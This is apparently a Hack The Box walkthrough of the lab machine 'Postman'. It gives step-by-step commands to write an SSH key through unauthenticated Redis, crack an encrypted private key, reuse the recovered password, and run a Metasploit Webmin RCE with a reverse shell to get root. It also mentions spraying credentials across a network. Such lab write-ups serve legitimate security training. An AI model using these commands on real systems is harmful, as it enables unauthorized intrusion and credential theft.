Overview

Postman is a linux machine featuring a service running without requiring authentication. This can be leveraged to perform remote code execution allowing writing to local files. This write access leads to compromise of a user account which then leads to data exposure of another user's credentials. These final credentials can be used to gain root privileges on the machine by exploiting a local service that has not been properly patched.

Recommended tools

- feroxbuster : any directory buster will do (gobuster, dirb, dirbuster, etc.)
- nmap: A network scanner installed by default on kali. Can be used to identify running service, gather information on hosts, fingerprint services, and much more.
- redis-cli: Install by running `sudo apt-get install redis-tools` in terminal
- linPEAS: A well maintained local enumeration script. Part of the PEASS suite which also covers windows local enumeration.

OWASP Threats

- A05:2021 – Security Misconfiguration
- A06:2021 – Vulnerable and Outdated Components

Initial enumeration

- nmap reveals two webpages, and redis listening on `6379`

```
80/tcp    open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-title: The Cyber Geek's Personal Website
|_http-favicon: Unknown favicon MD5: E234E3E8040EFB1ACD7028330A956EBF
|_http-server-header: Apache/2.4.29 (Ubuntu)
6379/tcp  open  redis   syn-ack Redis key-value store 4.0.9
10000/tcp open  http    syn-ack MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
|_http-favicon: Unknown favicon MD5: 066AF1F6A59FCB67495B545A6B81F371
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

- quickly check if `redis` requires authentication to execute commands by connecting with `redis-cli -h $IP` and issuing the `info` command in the prompt.

```
┌──(kali㉿kali)-[~/Documents/htb/machines/postman]
└─$ redis-cli -h $IP
10.129.2.1:6379> info
# Server
redis_version:4.0.9
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:9435c3c2879311f3
redis_mode:standalone
os:Linux 4.15.0-58-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:7.4.0
process_id:656
run_id:31cf30fdee4872c2354b295dc7dea4cfe552b698
tcp_port:6379
uptime_in_seconds:1358
uptime_in_days:0
hz:10
lru_clock:15557957
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf

# Clients
connected_clients:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0

# Memory
used_memory:841240
used_memory_human:821.52K
used_memory_rss:3694592
used_memory_rss_human:3.52M
used_memory_peak:841240
used_memory_peak_human:821.52K
used_memory_peak_perc:100.00%
used_memory_overhead:832086
used_memory_startup:782456
used_memory_dataset:9154
used_memory_dataset_perc:15.57%
total_system_memory:941199360
total_system_memory_human:897.60M
used_memory_lua:37888
used_memory_lua_human:37.00K
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
mem_fragmentation_ratio:4.39
mem_allocator:jemalloc-3.6.0
active_defrag_running:0
lazyfree_pending_objects:0

# Persistence
loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1676500983
rdb_last_bgsave_status:ok
rdb_last_bgsave_time_sec:-1
rdb_current_bgsave_time_sec:-1
rdb_last_cow_size:0
aof_enabled:0
aof_rewrite_in_progress:0
```

```
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
```

- `Redis` is not requiring authentication to perform at least *some* commands - circle back after enumerating the web servers as they typically have a larger attack surface.

Web enum

Port 80 (HTTP(s))

- Just a landing page for a future site

- Examining the page source code (Ctrl + U in your browser) doesnt reveal any commented language of use. Further enumerate the page using `feroxbuster` with `feroxbuster --url http://$IP -d 2 -T 2`
  - Nothing obviously vulnerable is found - continue searching for low hanging fruit

```
┌──(kali㉿kali)-[~]
└─$ feroxbuster --url http://$IP -d 2 -T 2

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😐                 ver: 2.7.1
─────────────────────┬──────────────────────
 🎯 Target Url       │ http://10.129.2.1
 🚀 Threads          │ 50
 📖 Wordlist         │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes     │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)   │ 2
 🦡 User-Agent       │ feroxbuster/2.7.1
 💉 Config File      │ /etc/feroxbuster/ferox-config.toml
 🏁 HTTP methods     │ [GET]
 🔃 Recursion Depth  │ 2
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
─────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET      91l      253w     3844c http://10.129.2.1/
301      GET       9l       28w      309c http://10.129.2.1/images ⇒ http://10.129.2.1/images/
301      GET       9l       28w      306c http://10.129.2.1/css ⇒ http://10.129.2.1/css/
301      GET       9l       28w      309c http://10.129.2.1/upload ⇒ http://10.129.2.1/upload/
301      GET       9l       28w      305c http://10.129.2.1/js ⇒ http://10.129.2.1/js/
301      GET       9l       28w      308c http://10.129.2.1/fonts ⇒ http://10.129.2.1/fonts/
403      GET      11l       32w      298c http://10.129.2.1/server-status
[####################] - 1m    210000/210000  0s      found:7       errors:147
[####################] - 1m     30000/30000   453/s   http://10.129.2.1
[####################] - 1m     30000/30000   453/s   http://10.129.2.1/
[####################] - 0s     30000/30000   0/s     http://10.129.2.1/images ⇒ Directory listing (add -e to scan)
[####################] - 0s     30000/30000   0/s     http://10.129.2.1/css ⇒ Directory listing (add -e to scan)
[####################] - 0s     30000/30000   0/s     http://10.129.2.1/upload ⇒ Directory listing (add -e to scan)
[####################] - 0s     30000/30000   0/s     http://10.129.2.1/js ⇒ Directory listing (add -e to scan)
[####################] - 2s     30000/30000   0/s     http://10.129.2.1/fonts ⇒ Directory listing (add -e to scan)
```


Port 10000 (HTTP(s))

- Nmap reveals this to be a Miniserv 1.9.10 server hosting Webmin httpd
  - No subdirectories were found - move on

```
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😐                 ver: 2.7.1
─────────────────────┬──────────────────────
 🎯 Target Url       │ http://10.129.2.1:10000
 🚀 Threads          │ 50
 📖 Wordlist         │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes     │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)   │ 2
 🦡 User-Agent       │ feroxbuster/2.7.1
 💉 Config File      │ /etc/feroxbuster/ferox-config.toml
 🏁 HTTP methods     │ [GET]
 🔃 Recursion Depth  │ 2
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
─────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
 🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_10_129_2_1:10000-1676503326.state ...
[##########>─────────] - 7m     35125/60000   5m      found:0       errors:383
[##########>─────────] - 7m     17624/30000   36/s    http://10.129.2.1:10000
[##########>─────────] - 7m     17498/30000   36/s    http://10.129.2.1:10000/

┌──(kali㉿kali)-[~]
└─$
```

Port 6379 (Redis)

- What we know:
  - Redis is susceptible to unauthenticated command execution as demonstrated above
  - The server is serving SSH and HTTP
  - Looking through hacktricks we see that it may be possible to push a SSH key we control to the `authorized_keys` file on the victim.
  - **Why this works**:

- The `redis-cli` tool allowed us to connect to the victim redis service as the system user `redis`. We also know the home directory of the user as determined through `config get dir`
- 

- The `authorized_keys` file contains a list of approved public ssh keys that will allow users to connect to the victim host as the redis user as long as the attacker has the appropriate private key.


Foothold

- Begin by executing the commands outlined here to push a public key we own to the victim.
- In a kali terminal:
  - If you do not have a ssh key configured:
    - `ssh-keygen -t rsa`
  - `(echo -e "\n\n"; cat ~/.ssh/id_rsa.pub; echo -e "\n\n") > spaced_key.txt`
    - This takes your public key from the SSH key pair, spaces it accordingly, and outputs the text to a new file called `spaced_key.txt`
  - `cat spaced_key.txt | redis-cli -h $IP -x set ssh_key`
    - This takes the output of the `cat` command (the content of the txt file) and pipes it to the `redis-cli` tool
  - Reconnect to the `redis` server by entering `redis-cli -h $IP` in your terminal, and then the following into the `redis` prompt:
    - `config set dir /var/lib/redis/.ssh`
    - `config set dbfilename "authorized_keys"`
    - `save`
  - In a **new** Kali terminal window, type `ssh -i ~/.ssh/id_rsa redis@$IP` - this gives us a shell as the `redis` user.

```
┌──(kali㉿kali)-[~]
└─$ ssh -i ~/.ssh/id_rsa redis@10.129.2.1
The authenticity of host '10.129.2.1 (10.129.2.1)' can't be established.
ED25519 key fingerprint is SHA256:eBdalosj8xYLuCyv0MFDgHIabjJ9l3TMv1GYjZdxY9Y.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.2.1' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ dir
6379  dkixshbr.so  dump.rdb  exp.so  ibortfgq.so  module.o  qcbxxlig.so  vlpaulhk.so
redis@Postman:~$ whoami
redis
redis@Postman:~$ cd /home
redis@Postman:/home$ dir
Matt
```

Local enumeration as the redis user

- Start by transferring the linpeas.sh script (see Required Tools)
  - Two ways to transfer:
    1. On kali using `scp` from the same directory as your `linpeas.sh` script, type `scp linpeas.sh redis@$IP:~/`
       - This leverages `ssh` to securely transfer the file - will be more stealthy than transferring using HTTP as this is encrypted
    2. On kali, using a simple webserver serving in the same directory as your `linpeas.sh` script type `python3 -m http.server 80`
       - On the victim host, select the directory you want to store your tools in and type `wget KALI_IP/linpeas.sh` - replace `KALI_IP` with the IP of your kali box.
       - You could use the `/dev/shm` directory to store tools/files that dont need to persist on reboot since this directory is typically writeable by most services/users. Its also volatile and will empty on reboot.
- Once transferred using either of the above methods, you will need to make the script executable for the `redis` user. This can be done by typing in your ssh session, `chmod +x linpeas.sh`
- To run the enumeration script, simply enter `./linpeas.sh` and wait.
  - This script will thoroughly enumerate the system by identifying low hanging fruit, enumerating key directories, running services, network status, and config files for credentials and other misconfiguration items. Read the docs for a full run down
- What leads to further exploitation is the apparent ssh key backup belonging to `Matt` - the other user found in `/home`

- 

- This could be a valid ssh private key - at this point we should transfer this back to the host and try to `ssh` as the user `Matt`.
  - We know this is applicable to Matt given the group and user ownership as shown in the screenshot.

Moving Latterally to Matt

- Attempting to SSH as matt fails as the key is encrypted - it will require a password AND the private key.

```
┌──(kali㉿kali)-[~]
└─$ cd .ssh

┌──(kali㉿kali)-[~/.ssh]
└─$ echo "-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5RObjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----" >> postman_rsa

┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i postman_rsa matt@10.129.2.1
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'postman_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "postman_rsa": bad permissions
matt@10.129.2.1's password:
```

- When a ssh key is encrypted, it will begin with the "Proc-Type..." block as seen above. A key that isnt encryped with a password will have neither the `Proc-Type` or `DEK-Info` lines.
- To crack the key, we first have to generate a hash of the key file - this can be done with `ssh2john`

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh2john
Usage: /usr/bin/ssh2john <RSA/DSA/EC/OpenSSH private key file(s)>

┌──(kali㉿kali)-[~/.ssh]
└─$ ssh2john postman_rsa >> postman_hash

┌──(kali㉿kali)-[~/.ssh]
└─$ cat postman_hash
postman_rsa:$sshng$0$8$73E9CEFBCCF5287C$1192$25e840e75235eebb0238e56ac96c7e0bcdfadc8381617435d43770fe9af72f6036343b41eedbec5cdcaa2838217d09d77301892540fd90a
267889909cebbc5d567a9bcc3648fd648b5743360df306e396b92ed5b26ae719c95fd1146f923b936ec6b13c2c32f2b35e491f11941a5cafd3e74b3723809d71f6ebd5d5c8c9a6d72cba593a2644
2afaf8f8ac928e9e28bba71d9c25a1ce403f4f02695c6d5678e98cbed0995b51c206eb58b0d3fa0437fbf1b4069a6962aea4665df2c1f762614fdd6ef09cc7089d7364c1b9bda52dbe89f4aa03f1
ef178850ee8b0054e8ceb37d306584a81109e73315aebb774c656472f132be55b092ced1fe08f11f25304fe6b92c21864a3543f392f162eb605b139429bb561816d4f328bb62c5e5282c301cf507
ece7d0cf4dd55b2f8ad1a6bc42cf84cb0e97df06d69ee7b4de783fb0b26727bdbdcdbde4bb29bcafe854fbdbfa5584a3f909e35536230df9d3db68c90541d3576cab29e033e825dd153fb1221c44
022bf49b56649324245a95220b3cae60ab7e312b705ad4add1527853535ad86df118f8e6ae49a3c17bee74a0b460dfce0683cf393681543f62e9fb2867aa709d2e4c8bc073ac185d3b4c07683713
60f737074d02c2a015e4c5e6900936cca2f45b6b5d55892c2b0c4a0b01a65a5a5d91e3f6246969f4b5847ab31fa256e34d2394e660d6e3df310ddfc023ba30f062ab3aeb15c3cd26beff31c40409b
e6c7fe3ba8ca13725f9f45151364157552b7a042fa0f26817ff5b677fdd3eead7451decafb829ddfa8313017f7dc46bafaac7719e49b248864b30e532a1779d39022507d939fcf6a34679c54911b
8ca789fef1590b9608b10fbdb25f3d4e62472fbe18de29776170c4b108e1647c57e57fd1534d83f80174ee9dc14918e10f7d1c8e3d2eb9690aa30a68a3463479b96099dee8d97d15216aec90f2b8
23b207e606e4af15466fff60fd6dae6b50b736772fdcc35c7f49e5235d7b052fd0c0db6e4e8cc6f294bd937962fab62be9fde66bf50bb149ca89996cf12a54f91b1aa2c2c6299ea9da821ef28452
9a5382b18d080aaede451864bb352e1fdcff981a36b505a1f2abd3a0248a8e0f3234ef73f3e2dda0dd7041630f695c11063232c423c7153277bbe671cb4b483f08c266fc547d89ff2b81551dabef
03e6fd968a67502100111a7022ff3eb58a1fc065692d50b40eb379f155d37c1d97f6c2f5a01de13b8989174677c89d8a644758c071aea8d4c56a0374801732348db0b3164dcc82b6eaf3eb3836fa
05cf5476258266a30a531e1a3132e11b944e8e0406cad59ffeaecc1ab3b7705db99353c458dc9932a638598b195e25a14051e414e20dc1510eb476a467f4e861a51036d453ea96721e0be34f4993
a34b778d4111b29a63d69c1b8200869a129392684af8c4daa32f3d0a0d17c36275f039b4a3bf29e9436b912b9ed42b168c47c4205dcd00c114da8f8d82af761e69e900545eb6fc10ef1ba4934adb
6fa9af17c812a8b420ed6a5b645cad812d394e93d93ccd21f2d444f1845d261796ad055c372647f0e1d8a844b8836505eb62a9b6da92c0b8a2178bad1eafbf879090c2c17e25183cf1b9f1876cf6
043ea2e565fe84ae473e9a7a4278d9f00e4446e50419a641114bc626d3c61e36722e9932b4c8538da3ab44d63
```

- You can now crack this password two ways:
  1. On kali using the `john` tool:
     1. `john postman_hash -w=/usr/share/seclists/wordlists/rockyou.txt`
        1. john takes the password hash file as the first argument, and a wordlist used to crack the password as the second argument. A common/reliable wordlist that isnt tuned at all is the rockyou wordlist that comes preinstalled with kali (`find / -name 'rockyou*' 2>/dev/null` to get the exact file location on your install), or you can use a wordlist from the Seclists library. This method of cracking the password will be slower than cracking it on your host computer since the VM can't use your GPU to crack.
  2. On your host using `hashcat`:
     1. Copy the hash from kali to a file on your host and remove everything before the first `$` - in the screenshot above, the hash you save to a file should start with `$sshng$`. We use this identifier to determine the hash mode we need to run `hashcat` in by consulting the hash list - in our case, we are looking at a RSA/DSA/EC/OpenSSH Private Key which has a mode of 22911.
     2. After installing the hashcat executable, run it in a terminal on your host (not kali) with something like `./hashcat.exe -m 22911 -a 0 postman_hash .\rockyou.txt`.
     3. 

4. If you lose the terminal text for whatever reason, simply run the command again but append `--show` to it.


- To connect as Matt, run the `ssh -i postman_rsa matt@$IP` command again, and enter the cracked password.

```
┌──(kali㉿kali)-[~/.ssh]
└─$ chmod 600 postman_rsa

┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i postman_rsa matt@10.129.2.1
Enter passphrase for key 'postman_rsa':
Connection closed by 10.129.2.1 port 22

┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i postman_rsa Matt@10.129.2.1
Enter passphrase for key 'postman_rsa':
Connection closed by 10.129.2.1 port 22

┌──(kali㉿kali)-[~/.ssh]
└─$
```

- This is an arbitrary decision by the box maker to block SSH access here, but you can simply `su Matt` in the other terminal window you should still have open as the `redis` user.


```
redis@Postman:/dev/shm$ su Matt
Password:
Matt@Postman:/dev/shm$ whoami
Matt
Matt@Postman:/dev/shm$ uname -a
Linux Postman 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```

  - In a situation where you have multiple hosts interconnected, or have an active directory domain, it would be a good idea to blast these credentials out over the network with crackmapexec. This is out of scope, but crackmapexec (cme) is a phenomenal tool so it had to be mentioned.
- You can now get the first low privilege flag on the machine found in Matt's home directory. Submit this flag on the Hackthebox page for the box


- 

Enumeration & Escalation as Matt

- Start by enumerating the system again either manually and with the `linpeas` script.
- Nothing immediately obvious sticks out - no interesting sudo binaries, config files, backups, cronjobs,....
- We have credentials...we **need** to try them against anything on the host that accepts credentials. This includes webpages
- Success...

- 

Rooting the box (Matt -> Root)

- We're now authenticated to the webmin service, have some great enumeration information in front of us (that we have confirmed previously), and can start snooping around the various links for any further vulnerabilities.
- First check exploit-db for any exploits regarding Webmin 1.910 (identified on the dashboard above and by nmap)
- Theres many results when searching for webmin, but theres a potential easy button here with the Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit) exploit.
- On Kali:
  1. Open metasploit in a new terminal window by running `msfconsole`
  2. In the prompt type `search webmin` resulting in something like
  1. 

  3. Select `exploit/linux/http/webmin_packageup_rce` by typing `use 4`
  4. This will load the exploit and allow you to set exploit specific options:
     1. `set RHOST $IP` - this will set the remote host aka the victim

2. `set RPORT 10000` - since we are attacking the webmin service, we need to point it towards the right webapp
3. `set LHOST tun0` - rather than specifying a listening host IP, we can set a local interface. The Hackthebox runs on `tun0`
4. `set USERNAME Matt` - this is case sensitive
5. `set PASSWORD computer2008`
6. `set SSL true` - we cant hit the webmin dashboard with HTTP, it requires HTTPS so we must enable SSL for the exploit as well
7. `exploit`

- Success...

```
Abort session 1? [y/N]  y

[*] 10.129.212.48 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(linux/http/webmin_packageup_rce) > exploit

[*] Started reverse TCP handler on 10.10.14.89:4444
[+] Session cookie: d429356900048a328e61649d3a3c7a9b
[*] Attempting to execute the payload...
[*] Command shell session 2 opened (10.10.14.89:4444 → 10.129.212.48:46614) at 2023-02-15 23:13:27 -0500
dir

CHANGELOG             config.info.ru_RU.UTF-8  module.info.ms_MY.UTF-8
config                config.info.ru_SU        module.info.nl
config.info           create_repo.cgi          module.info.nl.UTF-8
config.info.ar        images                   module.info.no
config.info.ca        index.cgi                module.info.no.UTF-8
config.info.ca.UTF-8  install_check.pl         module.info.pl
config.info.de        lang                     module.info.pl.UTF-8
config.info.de.UTF-8  log_parser.pl            newfeatures
config.info.hu        module.info              package-updates-lib.pl
config.info.nl        module.info.ar           postinstall.pl
config.info.nl.UTF-8  module.info.ca           save_repos.cgi
config.info.no        module.info.ca.UTF-8     save_sched.cgi
config.info.no.UTF-8  module.info.de           save_view.cgi
config.info.pl        module.info.de.UTF-8     update.cgi
config.info.pl.UTF-8  module.info.hu           update.pl
config.info.ru.UTF-8  module.info.hu.UTF-8     view.cgi
config.info.ru_RU     module.info.ms_MY
whoami
root
```

- This is a horrible shell though, so we'll need to upgrade it for QoL purposes. The easiest way to do so is using python if its present on the system.
  - `which python`
